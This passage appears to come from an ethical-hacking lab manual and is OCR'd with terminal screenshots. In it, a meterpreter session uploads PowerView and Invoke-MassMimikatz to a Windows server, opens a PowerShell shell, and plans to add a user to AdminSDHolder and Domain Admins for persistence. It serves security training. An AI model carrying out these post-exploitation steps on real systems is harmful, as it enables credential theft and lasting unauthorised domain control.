[*] uploaded   : /home/attacker/PowerTools-master/LICENSE -> C:\Users\Administrator\Downloads\LICENSE
[*] mirroring  : /home/attacker/PowerTools-master/PewPewPew -> C:\Users\Administrator\Downloads\PewPe
wPew
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassCommand.ps1 -> C:\Users\Admin
strator\Downloads\PewPewPew\Invoke-MassCommand.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassCommand.ps1 -> C:\Users\Admini
strator\Downloads\PewPewPew\Invoke-MassCommand.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassMimikatz.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassMimikatz.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassMimikatz.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassMimikatz.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassSearch.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassSearch.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassSearch.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassSearch.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTemplate.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassTemplate.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTemplate.ps1 -> C:\Users\Admin
istrator\Downloads\PewPewPew\Invoke-MassTemplate.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTokens.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassTokens.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PewPewPew/Invoke-MassTokens.ps1 -> C:\Users\Adminis
trator\Downloads\PewPewPew\Invoke-MassTokens.ps1
[*] uploading  : /home/attacker/PowerTools-master/PewPewPew/README.md -> C:\Users\Administrator\Downl
Menu   msfconsole - Parrot Ter...
```

25. Type **shell** and press **Enter** to create a shell in the console.

```
Applications  Places  System                                   Thu Apr 7, 06:46
                                msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
inistrator\Downloads\PowerView\Tests\PowerView.tests.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/Tests/PowerView.tests.ps1 -> C:\Users\Adm
inistrator\Downloads\PowerView\Tests\PowerView.tests.ps1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView/Tests -> C:\Users\Administrator\Downloads
\PowerView\Tests
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\D
ownloads\PowerView\powerview.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\D
ownloads\PowerView\powerview.ps1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\Power
View
[*] uploading  : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
[*] uploaded   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>
Menu   msfconsole - Parrot Ter...
```

26. Type **cd C:\Windows\System32** in the shell and press **Enter**.


```
Applications  Places  System                                   Thu Apr 7, 06:47
                                  msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[*] mirrored   : /home/attacker/PowerTools-master/PowerView/Tests -> C:\Users\Administrator\Downloads
\PowerView\Tests
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\D
ownloads\PowerView\powerview.ps1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.ps1 -> C:\Users\Administrator\D
ownloads\PowerView\powerview.ps1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\Power
View
[*] uploading  : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
[*] uploaded   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>
Menu   msfconsole - Parrot Ter...
```

27. In the shell type **powershell** and press **Enter** to launch powershell


```
Applications  Places  System                                   Thu Apr 7, 06:48
                                  msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
Downloads\PowerView\powerview.psd1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psd1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psd1
[*] uploading  : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] uploaded   : /home/attacker/PowerTools-master/PowerView/powerview.psm1 -> C:\Users\Administrator\
Downloads\PowerView\powerview.psm1
[*] mirrored   : /home/attacker/PowerTools-master/PowerView -> C:\Users\Administrator\Downloads\Power
View
[*] uploading  : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
[*] uploaded   : /home/attacker/PowerTools-master/README.md -> C:\Users\Administrator\Downloads\READM
E.md
meterpreter > shell
Process 8044 created.
Channel 57 created.
Microsoft Windows [Version 10.0.20348.469]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator\Downloads>cd C:\Windows\System32
cd C:\Windows\System32

C:\Windows\System32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\System32>
Menu   msfconsole - Parrot Ter...
```

28. As we have access to PowerShell access with admin privileges, we can add a standard user **Martin** in the CEH domain to the **AdminSDHolder** directory and from there to the **Domain Admins** group, to maintain persistence in the domain.

29. To navigate to the PowerView folder in the target machine, in the powershell type **cd C:\Users\Administrator\Downloads\PowerView** and press **Enter**.

